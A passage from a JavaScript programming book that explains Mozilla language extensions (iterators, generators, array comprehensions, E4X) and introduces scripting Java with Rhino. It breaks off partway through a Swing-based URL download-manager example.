The JavaScript 1.7 for/in loop has been extended to work with iterable objects. If the value to the right of the in keyword is iterable, then the for/in loop will automatically invoke its __iterator__() method to obtain an iterator object. It then calls the next() method of the iterator, assigns the resulting value to the loop variable, and executes the loop body. The for/in loop handles the StopIteration exception itself, and it is never visible to your code. The code below defines a range() function that returns an iterable object (not an iterator) that represents a range of integers. Notice how much easier it is to use a for/in loop with an iterable range than it is to use a while loop with a range iterator.

```
// Return an iterable object that represents an inclusive range of numbers
function range(min,max) {
    return {                            // Return an object representing a range.
        get min() { return min; },      // The range's bounds are immutable.
        get max() { return max; },      // and stored in the closure.
        includes: function(x) {         // Ranges can test for membership.
            return min <= x && x <= max;
        },
        toString: function() {          // Ranges have a string representation.
            return "[" + min + "," + max + "]";
        },
        __iterator__: function() {      // The integers in a range are iterable.
            let val = Math.ceil(min);   // Store current position in closure.
            return {                    // Return an iterator object.
            next: function() {      // Return next integer in the range.
                if (val > max)      // If we're past the end then stop.
                    throw StopIteration;
                return val++;       // Otherwise return next and increment.
            }
            };
        }
    };
}

// Here's how we can iterate over a range:
for(let i in range(1,10)) console.log(i);  // Prints numbers from 1 to 10
```

Note that that although you must write an __iterator__() method and throw a StopIteration exception to create iterable objects and their iterators, you are not expected (in normal use) to call the __iterator__() method nor to handle the StopIteration exception—the for/in loop does this for you. If for some reason you want to explicitly obtain an iterator object from an iterable object, call the Iterator() function. (Iterator() is a global function that is new in JavaScript 1.7.) If the argument to this function is an iterable object, it simply returns the result of a call to the __iterator__() method, keeping your code cleaner. (If you pass a second argument to Iterator(), it will pass that argument on to the __iterator__() method.)

There is another important purpose for the Iterator() function, however. When you call it on an object (or array) that does not have an __iterator__() method, it returns a custom iterable iterator for the object. Each call to this iterator's next() method returns an array of two values. The first array element is a property name, and the second

is the value of the named property. Because this object is an iterable iterator, you can use it with a for/in loop instead of calling its next() method directly, and this means that you can use the Iterator() function along with destructuring assignment to conveniently loop through the properties and values of an object or array:

```
for(let [k,v] in Iterator({a:1,b:2}))  // Iterate keys and values
    console.log(k + "=" + v);          // Prints "a=1" and "b=2"
```

There are two other important features of the iterator returned by the Iterator() function. First, it ignores inherited properties and only iterates "own" properties, which is usually what you want. Second, if you pass true as the second argument to Iterator(), the returned iterator will iterate only property names, not property values. The following code demonstrates these two features:

```
o = {x:1, y:2}                                  // An object with two properties
Object.prototype.z = 3;                         // Now all objects inherit z
for(p in o) console.log(p);                     // Prints "x", "y", and "z"
for(p in Iterator(o, true)) console.log(p); // Prints only "x" and "y"
```

11.4.3 Generators

Generators are a JavaScript 1.7 feature (borrowed from Python) that use a new yield keyword, which means that code that uses them must explicitly opt in to version 1.7, as described in §11.2. The yield keyword is used in a function and functions something like return to return a value from the function. The difference between yield and return, however, is that a function that yields a value to its caller retains its internal state so that it is resumable. This resumability makes yield a perfect tool for writing iterators. Generators are a very powerful language feature, but they can be tricky to understand at first. We'll begin with some definitions.

Any function that uses the yield keyword (even if the yield is unreachable) is a *generator function*. Generator functions return values with yield. They may use the return statement with no value to terminate before reaching the end of the function body, but they may not use return with a value. Except for their use of yield, and this restriction on the use of return, generator functions are pretty much indistinguishable from regular functions: they are declared with the function keyword, the typeof operator returns "function", and they inherit from Function.prototype just as ordinary functions do. When invoked, however, a generator function behaves completely differently than a regular function: instead of executing the body of the generator function, the invocation instead returns a *generator* object.

A *generator* is an object that represents the current execution state of a generator function. It defines a next() method that resumes execution of the generator function and allows it to continue running until its next yield statement is encountered. When that happens, the value of the yield statement in the generator function becomes the return value of the next() method of the generator. If a generator function returns (by executing a return statement or reaching the end of its body), the next() method of the generator throws StopIteration.

The fact that generators have a next() method that can throw StopIteration should make it clear that they are iterator objects.[1] In fact, they are iterable iterators, which means that they can be used with for/in loops. The following code demonstrates just how easy it is to write generator functions and iterate over the values they yield:

```
// Define a generator function for iterating over a range of integers
function range(min, max) {
    for(let i = Math.ceil(min); i <= max; i++) yield i;
}

// Invoke the generator function to obtain a generator, then iterate it.
for(let n in range(3,8)) console.log(n); // Prints numbers 3 through 8.
```

Generator functions need never return. In fact, a canonical example is the use of a generator to yield the Fibonacci numbers:

```
// A generator function that yields the Fibonacci sequence
function fibonacci() {
    let x = 0, y = 1;
    while(true) {
        yield y;
        [x,y] = [y,x+y];
    }
}
// Invoke the generator function to obtain a generator.
f = fibonacci();
// Use the generator as an iterator, printing the first 10 Fibonacci numbers.
for(let i = 0; i < 10; i++) console.log(f.next());
```

Notice that the fibonacci() generator function never returns. For this reason, the generator it returns will never throw StopIteration. Rather than using it as an iterable object in a for/in loop and looping forever, we use it as an iterator and explicitly call its next() method ten times. After the code above runs, the generator f still retains the execution state of the generator function. If we won't be using it anymore, we can release that state by calling the close() method of f:

```
f.close();
```

When you call the close method of a generator, the associated generator function terminates as if there was a return statement at the location where its execution was suspended. If this location is inside one or more try blocks, any finally clauses are run before close() returns. close() never has a return value, but if a finally block raises an exception it will propagate from the call to close().

Generators are often useful for sequential processing of data—elements of a list, lines of text, tokens from a lexer, and so on. Generators can be chained in a way that is analogous to a Unix-style pipeline of shell commands. What is interesting about this

1. Generators are sometimes called "generator iterators" to clearly distinguish them from the generator functions by which they are created. In this chapter, we'll use the term "generator" to mean "generator iterator." In other sources, you may find the word "generator" used to refer to both generator functions and generator iterators.

approach is that it is *lazy*: values are "pulled" from a generator (or pipeline of generators) as needed, rather than being processed in multiple passes. Example 11-1 demonstrates.

Example 11-1. A pipeline of generators

```
// A generator to yield the lines of the string s one at a time.
// Note that we don't use s.split(), because that would process the entire
// string at once, allocating an array, and we want to be lazy instead.
function eachline(s) {
    let p;
    while((p = s.indexOf('\n')) != -1) {
        yield s.substring(0,p);
        s = s.substring(p+1);
    }
    if (s.length > 0) yield s;
}

// A generator function that yields f(x) for each element x of the iterable i
function map(i, f) {
    for(let x in i) yield f(x);
}

// A generator function that yields the elements of i for which f(x) is true
function select(i, f) {
    for(let x in i) {
        if (f(x)) yield x;
    }
}

// Start with a string of text to process
let text = " #comment \n  \n  hello \nworld\n quit \n unreached \n";

// Now build up a pipeline of generators to process it.
// First, break the text into lines
let lines = eachline(text);
// Next, trim whitespace from the start and end of each line
let trimmed = map(lines, function(line) { return line.trim(); });
// Finally, ignore blank lines and comments
let nonblank = select(trimmed, function(line) {
    return line.length > 0 && line[0] != "#"
});

// Now pull trimmed and filtered lines from the pipeline and process them,
// stopping when we see the line "quit".
for (let line in nonblank) {
    if (line === "quit") break;
    console.log(line);
}
```

Typically generators are initialized when they are created: the values passed to the generator function are the only input that the generator receives. It is possible, however, to provide additional input to a running generator. Every generator has a `send()` method, which works to restart the generator like the `next()` method does. The difference

is that you can pass a value to `send()`, and that value becomes the value of the `yield` expression. (In most generator functions that do not accept additional input, the `yield` keyword looks like a statement. In fact, however, `yield` is an expression and has a value.) In addition to `next()` and `send()`, another way to restart a generator is with `throw()`. If you call this method, the `yield` expression raises the argument to `throw()` as an exception. The following code demonstrates:

```
// A generator function that counts from an initial value.
// Use send() on the generator to specify an increment.
// Use throw("reset") on the generator to reset to the initial value.
// This is for example only; this use of throw() is bad style.
function counter(initial) {
    let nextValue = initial;                // Start with the initial value
    while(true) {
        try {
            let increment = yield nextValue; // Yield a value and get increment
            if (increment)                  // If we were sent an increment...
                nextValue += increment;     // ...then use it.
            else nextValue++;               // Otherwise increment by 1
        }
        catch (e) {                         // We get here if someone calls
            if (e==="reset")                // throw() on the generator
                nextValue = initial;
            else throw e;
        }
    }
}

let c = counter(10);          // Create the generator at 10
console.log(c.next());        // Prints 10
console.log(c.send(2));       // Prints 12
console.log(c.throw("reset")); // Prints 10
```

11.4.4 Array Comprehensions

An *array comprehension* is another feature that JavaScript 1.7 borrowed from Python. It is a technique for initializing the elements of an array from or based on the elements of another array or iterable object. The syntax of array comprehensions is based on the mathematical notation for defining the elements of a set, which means that expressions and clauses are in different places than JavaScript programmers would expect them to be. Be assured, however, that it doesn't take long to get used to the unusual syntax and appreciate the power of array comprehensions.

Here's an array comprehension that uses the `range()` function developed above to initialize an array to contain the even square numbers up to 100:

```
let evensquares = [x*x for (x in range(0,10)) if (x % 2 === 0)]
```

It is roughly equivalent to the following five lines:

```
let evensquares = [];
for(x in range(0,10)) {
    if (x % 2 === 0)
```

```
        evensquares.push(x*x);
}
```

In general, an array comprehension looks like this:

```
[ expression for ( variable in object ) if ( condition ) ]
```

Notice that there are three main parts within the square brackets:

- A `for/in` or `for/each` loop with no body. This piece of the comprehension includes a *`variable`* (or, with destructuring assignment, multiple variables) that appears to the left of the `in` keyword, and an *`object`* (which may be a generator, an iterable object, or an array, for example) to the right of the `in`. Although there is no loop body following the object, this piece of the array comprehension does perform an iteration and assign successive values to the specified variable. Note that neither the `var` nor the `let` keyword is allowed before the variable name—a `let` is implicit and the variable used in the array comprehension is not visible outside of the square brackets and does not overwrite existing variables by the same name.
- An `if` keyword and a *`conditional`* expression in parentheses may appear after the object being iterated. If present, this conditional is used to filter iterated values. The conditional is evaluated after each value is produced by the `for` loop. If it is `false`, that value is skipped and nothing is added to the array for that value. The `if` clause is optional; if omitted, the array comprehension behaves as if `if (true)` were present.
- An *`expression`* that appears before the `for` keyword. This expression can be thought of as the body of the loop. After a value is returned by the iterator and assigned to the variable, and if that value passes the *`conditional`* test, this expression is evaluated and the resulting value is inserted into the array that is being created.

Here are some more concrete examples to clarify the syntax:

```
data = [2,3,4, -5];                    // An array of numbers
squares = [x*x for each (x in data)]; // Square each one: [4,9,16,25]
// Now take the square root of each non-negative element
roots = [Math.sqrt(x) for each (x in data) if (x >= 0)]

// Now we'll create arrays of property names of an object
o = {a:1, b:2, f: function(){}}
let allkeys = [p for (p in o)]
let ownkeys = [p for (p in o) if (o.hasOwnProperty(p))]
let notfuncs = [k for ([k,v] in Iterator(o)) if (typeof v !== "function")]
```

11.4.5 Generator Expressions

In JavaScript 1.8,[2] you can replace the square brackets around an array comprehension with parentheses to produce a generator expression. A *generator expression* is like an array comprehension (the syntax within the parentheses is exactly the same as the syntax within the square brackets), but its value is a generator object rather than an

2. Generator expressions are not supported in Rhino at the time of this writing.

array. The benefits of using a generator expression instead of an array comprehension are that you get lazy evaluation—computations are performed as needed rather than all at once—and that you can work with potentially infinite sequences. The disadvantage of using a generator instead of an array is that generators allow only sequential access to their values rather than random access. Generators, that is, are not indexable the way arrays are: to obtain the *n*th value, you must iterate through all *n-1* values that come before it.

Earlier in this chapter we wrote a `map()` function like this:

```
function map(i, f) { // A generator that yields f(x) for each element of i
    for(let x in i) yield f(x);
}
```

Generator expressions make it unnecessary to write or use such a `map()` function. To obtain a new generator `h` that yields `f(x)` for each `x` yielded by a generator `g`, just write this:

```
let h = (f(x) for (x in g));
```

In fact, given the `eachline()` generator from Example 11-1, we can trim whitespace and filter out comments and blank lines like this:

```
let lines = eachline(text);
let trimmed = (l.trim() for (l in lines));
let nonblank = (l for (l in trimmed) if (l.length > 0 && l[0]!='#'));
```

11.5 Shorthand Functions

JavaScript 1.8[3] introduces a shorthand (called "expression closures") for writing simple functions. If a function evaluates a single expression and returns its value, you can omit the `return` keyword and also the curly braces around the function body, and simply place the expression to be evaluated immediately after the argument list. Here are some examples:

```
let succ = function(x) x+1, yes = function() true, no = function() false;
```

This is simply a convenience: functions defined in this way behave exactly like functions defined with curly braces and the `return` keyword. This shorthand syntax is particularly convenient when passing functions to other functions, however. For example:

```
// Sort an array in reverse numerical order
data.sort(function(a,b) b-a);

// Define a function that returns the sum of the squares of an array of data
let sumOfSquares = function(data)
    Array.reduce(Array.map(data, function(x) x*x), function(x,y) x+y);
```

3. Rhino does not implement this feature at the time of this writing.

11.6 Multiple Catch Clauses

In JavaScript 1.5, the `try/catch` statement has been extended to allow multiple catch clauses. To use this feature, follow the name of the catch clause parameter with the `if` keyword and a conditional expression:

```
try {
    // multiple exception types can be thrown here
    throw 1;
}
catch(e if e instanceof ReferenceError) {
    // Handle reference errors here
}
catch(e if e === "quit") {
    // Handle the thrown string "quit"
}
catch(e if typeof e === "string") {
    // Handle any other thrown strings here
}
catch(e) {
    // Handle anything else here
}
finally {
    // The finally clause works as normal
}
```

When an exception occurs, each catch clause is tried in turn. The exception is assigned to the named catch clause parameter, and the conditional is evaluated. If true, the body of that catch clause is evaluated, and all other catch clauses are skipped. If a catch clause has no conditional, it behaves as if it has the conditional `if true`, and it is always triggered if no clause before it was triggered. If all catch clauses have a conditional, and none of those conditionals are true, the exception propagates uncaught. Notice that since the conditionals already appear within the parentheses of the catch clause, they are not required to be directly enclosed in parentheses as they would be in a regular `if` statement.

11.7 E4X: ECMAScript for XML

ECMAScript for XML, better known as E4X, is a standard extension[4] to JavaScript that defines a number of powerful features for processing XML documents. E4X is supported by Spidermonkey 1.5 and Rhino 1.6. Because it is not widely supported by browser vendors, E4X may perhaps be best considered a server-side technology for script engines based on Spidermonkey or Rhino.

4. E4X is defined by the ECMA-357 standard. You can find the official specification at *http://www.ecma-international.org/publications/standards/Ecma-357.htm*.

E4X represents an XML document (or an element or attribute of an XML document) as an XML object and represents XML fragments (more than one XML element not included in a common parent) with the closely related XMLList object. We'll see a number of ways to create and work with XML objects throughout this section. XML objects are a fundamentally new kind of object, with (as we'll see) much special-purpose E4X syntax supporting them. As you know, the `typeof` operator returns "object" for all standard JavaScript objects other than functions. XML objects are as different from ordinary JavaScript objects as functions are, and the `typeof` operator returns "xml". It is important to understand that XML objects are unrelated to the DOM (Document Object Model) objects used in client-side JavaScript (see Chapter 15). The E4X standard defines optional features for converting between the E4X and DOM representations of XML documents and elements, but Firefox does not implement these. This is another reason that E4X may be best considered a server-side technology.

This section presents a quick tutorial on E4X but does not attempt to document it comprehensively. In particular, the XML and XMLList objects have a number of methods that are not mentioned here. Neither are they covered in the reference section. Readers who want to use E4X will need to refer to the specification for definitive documentation.

E4X defines quite a bit of new language syntax. The most striking bit of new syntax is that XML markup becomes part of the JavaScript language, and you can include XML literals like these directly in your JavaScript code:

```
// Create an XML object
var pt =
    <periodictable>
      <element id="1"><name>Hydrogen</name></element>
      <element id="2"><name>Helium</name></element>
      <element id="3"><name>Lithium</name></element>
    </periodictable>;

// Add a new element to the table
pt.element += <element id="4"><name>Beryllium</name></element>;
```

The XML literal syntax of E4X uses curly braces as escape characters that allow you to place JavaScript expressions within XML. This, for example, is another way to create the XML element just shown:

```
pt = <periodictable></periodictable>;              // Start with empty table
var elements = ["Hydrogen", "Helium", "Lithium"];  // Elements to add
// Create XML tags using array contents
for(var n = 0; n < elements.length; n++) {
    pt.element += <element id={n+1}><name>{elements[n]}</name></element>;
}
```

In addition to this literal syntax, you can also work with XML parsed from strings. The following code adds another element to your periodic table:

```
pt.element += new XML('<element id="5"><name>Boron</name></element>');
```

When working with XML fragments, use `XMLList()` instead of `XML()`:

```
pt.element += new XMLList('<element id="6"><name>Carbon</name></element>' +
                          '<element id="7"><name>Nitrogen</name></element>');
```

Once you have an XML document defined, E4X defines an intuitive syntax for accessing its content:

```
var elements = pt.element;    // Evaluates to a list of all <element> tags
var names = pt.element.name;  // A list of all <name> tags
var n = names[0];             // "Hydrogen": content of <name> tag 0.
```

E4X also adds new syntax for working with XML objects. The `..` operator is the descendant operator; you can use it in place of the normal `.` member-access operator:

```
// Here is another way to get a list of all <name> tags
var names2 = pt..name;
```

E4X even has a wildcard operator:

```
// Get all descendants of all <element> tags.
// This is yet another way to get a list of all <name> tags.  var
names3 = pt.element.*;
```

Attribute names are distinguished from tag names in E4X using the `@` character (a syntax borrowed from XPath). For example, you can query the value of an attribute like this:

```
// What is the atomic number of Helium?
var atomicNumber = pt.element[1].@id;
```

The wildcard operator for attribute names is `@*`:

```
// A list of all attributes of all <element> tags
var atomicNums = pt.element.@*;
```

E4X even includes a powerful and remarkably concise syntax for filtering a list using an arbitrary predicate expression:

```
// Start with a list of all elements and filter it so
// it includes only those whose id attribute is < 3
var lightElements = pt.element.(@id < 3);

// Start with a list of all <element> tags and filter so it includes only
// those whose names begin with "B". Then make a list of the <name> tags
// of each of those remaining <element> tags.
var bElementNames = pt.element.(name.charAt(0) == 'B').name;
```

The for/each loop we saw earlier in this chapter (see §11.4.1) is generally useful, but it was defined by the E4X standard for iterating through lists of XML tags and attributes. Recall that for/each is like the for/in loop, except that instead of iterating through the properties of an object, it iterates through the values of the properties of an object:

```
// Print the names of each element in the periodic table
for each (var e in pt.element) {
    console.log(e.name);
}

// Print the atomic numbers of the elements
for each (var n in pt.element.@*) console.log(n);
```

E4X expressions can appear on the left side of an assignment. This allows existing tags and attributes to be changed and new tags and attributes to be added:

```
// Modify the <element> tag for Hydrogen to add a new attribute
// and a new child element so that it looks like this:
//
// <element id="1" symbol="H">
//   <name>Hydrogen</name>
//   <weight>1.00794</weight>
// </element>
//
pt.element[0].@symbol = "H";
pt.element[0].weight = 1.00794;
```

Removing attributes and tags is also easy with the standard delete operator:

```
delete pt.element[0].@symbol; // delete an attribute
delete pt..weight;            // delete all <weight> tags
```

E4X is designed so that you can perform most common XML manipulations using language syntax. E4X also defines methods you can invoke on XML objects. Here, for example, is the insertChildBefore() method:

```
pt.insertChildBefore(pt.element[1],
                     <element id="1"><name>Deuterium</name></element>);
```

E4X is fully namespace-aware and includes language syntax and APIs for working with XML namespaces:

```
// Declare the default namespace using a "default xml namespace" statement:
default xml namespace = "http://www.w3.org/1999/xhtml";

// Here's an xhtml document that contains some svg tags, too:
d = <html>
      <body>
    This is a small red square:
    <svg xmlns="http://www.w3.org/2000/svg" width="10" height="10">
      <rect x="0" y="0" width="10" height="10" fill="red"/>
    </svg>
      </body>
    </html>

// The body element and its namespace uri and its local name
var tagname = d.body.name();
```

```
var bodyns = tagname.uri;
var localname = tagname.localName;

// Selecting the <svg> element is trickier because it is not in the
// default namespace.  So create a Namespace object for svg, and use the
// :: operator to add a namespace to a tagname
var svg = new Namespace('http://www.w3.org/2000/svg');
var color = d..svg::rect.@fill  // "red"
```

CHAPTER 12

Server-Side JavaScript

The previous chapters have covered the core JavaScript language in detail, and we're about to start Part II of the book, which explains how JavaScript is embedded in web browsers and covers the sprawling client-side JavaScript API. JavaScript is the programming language of the Web, and most JavaScript code is written for web browsers. But JavaScript is a fast and capable general-purpose language, and there is no reason that JavaScript cannot be used for other programming tasks. So before we transition to client-side JavaScript, we'll take a quick look at two other JavaScript embeddings. *Rhino* is a Java-based JavaScript interpreter that gives JavaScript programs access to the entire Java API. Rhino is covered in §12.1. *Node* is a version of Google's V8 JavaScript interpreter with low-level bindings for the POSIX (Unix) API—files, processes, streams, sockets, and so on—and a particular emphasis on asynchronous I/O, networking, and HTTP. Node is covered in §12.2.

The title of this chapter says that it is about "server-side" JavaScript, and Node and Rhino are both commonly used to create or to script servers. But the phrase "server-side" can also be taken to mean "anything outside of the web browser." Rhino programs can create graphical UIs with Java's Swing framework. And Node can run JavaScript programs that manipulate files the way shell scripts do.

This is a short chapter, intended only to highlight some of the ways that JavaScript can be used outside of web browsers. It does not attempt to cover Rhino or Node comprehensively, and the APIs discussed here are not covered in the reference section. Obviously, this chapter cannot document the Java platform or the POSIX API, so the section on Rhino assumes some familiarity with Java and the section on Node assumes some familiarity with low-level Unix APIs.

12.1 Scripting Java with Rhino

Rhino is a JavaScript interpreter written in Java and designed to make it easy to write JavaScript programs that leverage the power of the Java platform APIs. Rhino automatically handles the conversion of JavaScript primitives to Java primitives, and vice versa, so JavaScript scripts can set and query Java properties and invoke Java methods.

Obtaining Rhino

Rhino is free software from Mozilla. You can download a copy from *http://www.mozilla.org/rhino/*. Rhino version 1.7r2 implements ECMAScript 3 plus a number of the language extensions described in Chapter 11. Rhino is mature software and new versions are not released often. At the time of this writing, a prerelease version of 1.7r3 is available from the source repository and includes a partial implementation of ECMAScript 5.

Rhino is distributed as a JAR archive. Start it with a command line like this:

```
java -jar rhino1_7R2/js.jar program.js
```

If you omit *program.js*, Rhino starts an interactive shell, which is useful for trying out simple programs and one-liners.

Rhino defines a handful of important global functions that are not part of core JavaScript:

```
// Embedding-specific globals: Type help() at the rhino prompt for more
print(x);           // Global print function prints to the console
version(170);       // Tell Rhino we want JS 1.7 language features
load(filename,...); // Load and execute one or more files of JavaScript code
readFile(file);     // Read a text file and return its contents as a string
readUrl(url);       // Read the textual contents of a URL and return as a string
spawn(f);           // Run f() or load and execute file f in a new thread
runCommand(cmd,     // Run a system command with zero or more command-line args
           [args...]);
quit()              // Make Rhino exit
```

Notice the `print()` function: we'll use it in this section instead of `console.log()`. Rhino represents Java packages and classes as JavaScript objects:

```
// The global Packages is the root of the Java package hierarchy
Packages.any.package.name // Any package from the Java CLASSPATH
java.lang                 // The global java is a shortcut for Packages.java
javax.swing               // And javax is a shortcut for Packages.javax

// Classes: accessed as properties of packages
var System = java.lang.System;
var JFrame = javax.swing.JFrame;
```

Because packages and classes are represented as JavaScript objects, you can assign them to variables to give them shorter names. But you can also more formally import them, if you want to:

```
var ArrayList = java.util.ArrayList; // Create a shorter name for a class
importClass(java.util.HashMap);      // Same as: var HashMap = java.util.HashMap

// Import a package (lazily) with importPackage().
// Don't import java.lang: too many name conflicts with JavaScript globals.
importPackage(java.util);
importPackage(java.net);
```

```
// Another technique: pass any number of classes and packages to JavaImporter()
// and use the object it returns in a with statement
var guipkgs = JavaImporter(java.awt, java.awt.event, Packages.javax.swing);
with (guipkgs) {
    /* Classes like Font, ActionListener and JFrame defined here */
}
```

Java classes can be instantiated using new, just like JavaScript classes can:

```
// Objects: instantiate Java classes with new
var f = new java.io.File("/tmp/test"); // We'll use these objects below
var out = new java.io.FileWriter(f);
```

Rhino allows the JavaScript instanceof operator to work with Java objects and classes:

```
f instanceof java.io.File        // => true
out instanceof java.io.Reader    // => false: it is a Writer, not a Reader
out instanceof java.io.Closeable // => true: Writer implements Closeable
```

As you can see, in the object instantiation examples above, Rhino allows values to be passed to Java constructors and the return value of those constructors to be assigned to JavaScript variables. (Note the implicit type conversion that Rhino performs in this example: the JavaScript string "/type/test" is automatically converted into a Java *java.lang.String* value.) Java methods are much like Java constructors, and Rhino allows JavaScript programs to invoke Java methods:

```
// Static Java methods work like JavaScript functions
java.lang.System.getProperty("java.version") // Return Java version
var isDigit = java.lang.Character.isDigit;   // Assign static method to variable
isDigit("٢")                                 // => true: Arabic digit 2

// Invoke instance methods of the Java objects f and out created above
out.write("Hello World\n");
out.close();
var len = f.length();
```

Rhino also allows JavaScript code to query and set the static fields of Java classes and the instance fields of Java objects. Java classes often avoid defining public fields in favor of getter and setter methods. When getter and setter methods exist, Rhino exposes them as JavaScript properties:

```
// Read a static field of a Java class
var stdout = java.lang.System.out;

// Rhino maps getter and setter methods to single JavaScript properties
f.name          // => "/tmp/test": calls f.getName()
f.directory     // => false: calls f.isDirectory()
```

Java allows overloaded methods that have the same name but different signatures. Rhino can usually figure out which version of a method you mean to invoke based on the type of the arguments you pass. Occasionally, you need to specifically identify a method by name and signature:

```
// Suppose the Java object o has a method named f that expects an int or
// a float. In JavaScript, you must specify the signature explicitly:
```

```
o['f(int)'](3);          // Call the int method
o['f(float)'](Math.PI);  // Call the float method
```

You can use a `for/in` loop to iterate through the methods, fields, and properties of Java classes and objects:

```
importClass(java.lang.System);
for(var m in System) print(m); // Print static members of the java.lang.System
for(m in f) print(m);          // Print instance members of java.io.File

// Note that you cannot enumerate the classes in a package this way
for (c in java.lang) print(c); // This does not work
```

Rhino allows JavaScript programs to get and set the elements of Java arrays as if they were JavaScript arrays. Java arrays are not the same as JavaScript arrays, of course: they are fixed length, their elements are typed, and they don't have JavaScript methods like `slice()`. There is no natural JavaScript syntax that Rhino can extend to allow JavaScript programs to create new Java arrays, so you have to do that using the *java.lang.reflect.Array* class:

```
// Create an array of 10 strings and an array of 128 bytes
var words = java.lang.reflect.Array.newInstance(java.lang.String, 10);
var bytes = java.lang.reflect.Array.newInstance(java.lang.Byte.TYPE, 128);

// Once arrays are created, you can use them much like JavaScript arrays:
for(var i = 0; i < bytes.length; i++)  bytes[i] = i;
```

Java programming often involves implementing interfaces. This is particularly common in GUI programing, where each event handler must implement an event listener interface, and the following examples demonstrate how to implement Java event listeners:

```
// Interfaces: Implement interfaces like this:
var handler = new java.awt.event.FocusListener({
    focusGained: function(e) { print("got focus"); },
    focusLost: function(e) { print("lost focus"); }
});

// Extend abstract classes in the same way
var handler = new java.awt.event.WindowAdapter({
    windowClosing: function(e) { java.lang.System.exit(0); }
});

// When an interface has just one method, you can just use a function instead
button.addActionListener(function(e) { print("button clicked"); });

// If all methods of an interface or abstract class have the same signature,
// then you can use a single function as the implementation, and Rhino will
// pass the method name as the last argument
frame.addWindowListener(function(e, name) {
    if (name === "windowClosing") java.lang.System.exit(0);
});

// If you need one object that implements multiple interfaces, use JavaAdapter:
var o = new JavaAdapter(java.awt.event.ActionListener, java.lang.Runnable, {
    run: function() {},              // Implements Runnable
```

```
    actionPerformed: function(e) {}  // Implements ActionListener
});
```

When a Java method throws an exception, Rhino propagates it as a JavaScript exception. You can obtain the original Java *java.lang.Exception* object through the `javaException` property of the JavaScript Error object:

```
try {
    java.lang.System.getProperty(null);  // null is not a legal argument
}
catch(e) {                          // e is the JavaScript exception
    print(e.javaException);         // it wraps a java.lang.NullPointerException
}
```

One final note about Rhino type conversion is necessary here. Rhino automatically converts primitive numbers and booleans and the `null` value as needed. Java's `char` type is treated as a JavaScript number, since JavaScript doesn't have a character type. JavaScript strings are automatically converted to Java strings but (and this can be a stumbling block) Java strings left as *java.lang.String* objects are not converted back to JavaScript strings. Consider this line of code from earlier:

```
var version = java.lang.System.getProperty("java.version");
```

After calling this code, the variable `version` holds a *java.lang.String* object. This usually behaves like a JavaScript string, but there are important differences. First, a Java string has a `length()` method rather than a `length` property. Second, the `typeof` operator returns "object" for a Java string. You can't convert a Java string to a JavaScript string by calling its `toString()` method, because all Java objects have their own Java `toString()` method that returns a *java.lang.String*. To convert a Java value to a string, pass it to the JavaScript `String()` function:

```
var version = String(java.lang.System.getProperty("java.version"));
```

12.1.1 Rhino Example

Example 12-1 is a simple Rhino application that demonstrates many of the features and techniques described above. The example uses the *javax.swing* GUI package, the *java.net* networking package, the *java.io* streaming I/O package, and Java's multithreading capabilities to implement a simple download manager application that downloads URLs to local files and displays download progress while it does so. Figure 12-1 shows what the application looks like when two downloads are pending.




Figure 12-1. A GUI created with Rhino

Example 12-1. A download manager application with Rhino

```
/*
 * A download manager application with a simple Java GUI
 */

// Import the Swing GUI components and a few other classes
importPackage(javax.swing);
importClass(javax.swing.border.EmptyBorder);
importClass(java.awt.event.ActionListener);
importClass(java.net.URL);
importClass(java.io.FileOutputStream);
importClass(java.lang.Thread);

// Create some GUI widgets
var frame = new JFrame("Rhino URL Fetcher");     // The application window
var urlfield = new JTextField(30);               // URL entry field
var button = new JButton("Download");            // Button to start download
var filechooser = new JFileChooser();            // A file selection dialog
var row = Box.createHorizontalBox();             // A box for field and button
var col = Box.createVerticalBox();               // For the row & progress bars
var padding = new EmptyBorder(3,3,3,3);          // Padding for rows

// Put them all together and display the GUI
row.add(urlfield);                               // Input field goes in the row
row.add(button);                                 // Button goes in the row
col.add(row);                                    // Row goes in the column
frame.add(col);                                  // Column goes in the frame
row.setBorder(padding);                          // Add some padding to the row
frame.pack();                                    // Set to minimum size
frame.visible = true;                            // Make the window visible

// When anything happens to the window, call this function.
frame.addWindowListener(function(e, name) {
    // If the user closes the window, exit the application.
    if (name === "windowClosing")                // Rhino adds the name argument
        java.lang.System.exit(0);
});

// When the user clicks the button, call this function
button.addActionListener(function() {
    try {
        // Create a java.net.URL to represent the source URL.
        // (This will check that the user's input is well-formed)
        var url = new URL(urlfield.text);
        // Ask the user to select a file to save the URL contents to.
        var response = filechooser.showSaveDialog(frame);
        // Quit now if they clicked Cancel
        if (response != JFileChooser.APPROVE_OPTION) return;
        // Otherwise, get the java.io.File that represents the destination file
        var file = filechooser.getSelectedFile();
        // Now start a new thread to download the url
        new java.lang.Thread(function() { download(url,file); }).start();
    }
```

```
    catch(e) {
        // Display a dialog box if anything goes wrong
        JOptionPane.showMessageDialog(frame, e.message, "Exception",
                                      JOptionPane.ERROR_MESSAGE);
    }
});

// Use java.net.URL, etc. to download the content of the URL and use
// java.io.File, etc. to save that content to a file.  Display download
// progress in a JProgressBar component.  This will be invoked in a new thread.
function download(url, file) {
    try {
        // Each time we download a URL we add a new row to the window
        // to display the url, the filename, and the download progress
        var row = Box.createHorizontalBox();     // Create the row
        row.setBorder(padding);                  // Give it some padding
        var label = url.toString() + ": ";       // Display the URL
        row.add(new JLabel(label));              //   in a JLabel
        var bar = new JProgressBar(0, 100);      // Add a progress bar
        bar.stringPainted = true;                // Display filename in
        bar.string = file.toString();            //   the progress bar
        row.add(bar);                            // Add bar to this new row
        col.add(row);                            // Add row to the column
        frame.pack();                            // Resize window

        // We don't yet know the URL size, so bar starts just animating
        bar.indeterminate = true;

        // Now connect to the server and get the URL length if we can
        var conn = url.openConnection();         // Get java.net.URLConnection
        conn.connect();                          // Connect and wait for headers
        var len = conn.contentLength;            // See if we have URL length
        if (len) {                               // If length known, then
            bar.maximum = len;                   //   set the bar to display
            bar.indeterminate = false;           //   the percent downloaded
        }

        // Get input and output streams
        var input = conn.inputStream;            // To read bytes from server
        var output = new FileOutputStream(file); // To write bytes to file

        // Create an array of 4k bytes as an input buffer
